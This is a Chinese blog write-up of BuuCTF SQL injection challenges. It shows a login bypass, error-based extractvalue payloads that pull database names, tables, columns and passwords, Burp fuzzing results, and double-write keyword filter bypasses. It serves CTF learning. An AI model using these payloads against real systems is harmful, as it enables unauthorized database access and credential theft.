BuuCTF 极客大挑战SQL注入 WriteUP

原创

她叫常玉莹 于 2021-07-10 22:46:00 发布 88 收藏 1

分类专栏： CTF SQL注入 文章标签： mysql unctf 安全 sql 安全漏洞

本文链接：https://blog.csdn.net/qq_45924653/article/details/118641735

 CTF 同时被 2 个专栏收录

18 篇文章 0 订阅

订阅专栏

 SQL注入

2 篇文章 0 订阅

订阅专栏

- 极客大挑战EasySQL
- 极客大挑战 lovesql
- 极客大挑战 babysql
- 极客大挑战HardSQL
- 极客大挑战FinalSQL


极客大挑战EasySQL

直接万能密码 1‘ or 1=1 #得到flag

极客大挑战 lovesql


报错注入获取数据库名 geek

```
' or extractvalue(1,concat('~',database())) #
```



获取表名 geekuser l0ve1ysql1

```
' and extractvalue(1,concat(0x7e, (select group_concat(table_name) from information_schema.tables where table_sc
hema="geek"))) #
```




获取字段名 id username password


```
' and extractvalue(1,concat(0x7e, (select group_concat(column_name) from information_schema.columns where table_name="l0ve1ysq1"))) #
```

安全导航 安全教程 安全资源 Tools 问题 文档教程 博客 网课


```
' and extractvalue(1,concat(0x7e, (select concat_ws(0x7e,id,username,password) from geek.l0ve1ysq1 where id='1')) #
```





试了几个id没有flag拿burp抓包爆破



```
Cookie: UM_distinctid=17a6671fe5e7e4-0d57b292904dc6-34657400-1ea000-17a6671fe5fb96
Connection: close
```


id=16时发现相应包中有flag






flag在password字段中id和username我们就不要了

```
' and extractvalue(1,concat(0x7e, (select password from geek.l0ve1ysq1 where id='16'))) #
```



flag没有显示完全我们可以使用substr()函数


```
' and extractvalue(1, concat(0x7e, (select substr(password,15,30) from geek.l0ve1ysq1 where id='16'))) #
```



拼接flag得到flag{62da5cdb-c71f-4cbd-afdd-cdcd052b610c2d}

极客大挑战 babysql

题目中说有严格的过滤，我们先进行fuzz测试



726全部都让过滤了

Intruder attack 2

Results | Target | Positions | Payloads | Options

Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length	Comment
2	+	200			726	
6	sleep	200			726	
9	having	200			726	
10	or	200			726	
16	select	200			726	
17	insert	200			726	
21	#	200			726	
24	\	200			726	
38	>	200			726	
39	<	200			726	
60		200			726	
61	ascii	200			726	
0		200			751	


Request | Response

Pretty | Raw | Render | \n | Actions

```
15    <div style="position: absolute;bottom: 0;width: 99%;">
        <p align="center" style="font:italic 15px Georgia,serif;color:white;">
          Syclover @ cl4y
        </p>
      </div>
16
17    <body background='./image/background.jpg' style='background-repeat:no-repeat ;background-size:
18      <br>
        <br>
        <br>
19      <h1 style='font-family:verdana;color:red;text-align:center;font-size:40px;'>
          Input your username and password
        </h1>
20    </body>
21
```



由于or被过滤了使用双写绕过

```
' oorr extractvalue(1,concat(0x7e,  database())) #
```




爆表注意过滤双写绕过

```
' oorr extractvalue(1,concat(0x7e, (selselectect group_concat(table_name) frfromom infoorrmation_schema.tables w
hwhereere table_schema="geek"))) #
```




查看了geekuser表

```
' oorr extractvalue(1,concat(0x7e, (selselectect group_concat(column_name) frfromom infoorrmation_schema.columns whwhereere table_name="geekuser"))) #
```





```
' oorr extractvalue(1,concat(0x7e, (selselectect group_concat(username,passwoorrd) frfromom geek.geekuser whwhereere id='1'))) #
```



字段没有显示完全，用substr函数注意需要双写

```
' oorr extractvalue(1,concat(0x7e, (selselectect subsubstrstr(passwoorrd,10,30) frfromom geek.geekuser whwhereere id='1'))) #
```

拼接后得 admin5bf5573805b45b32b674d8426739cac4
尝试登陆后没有flag



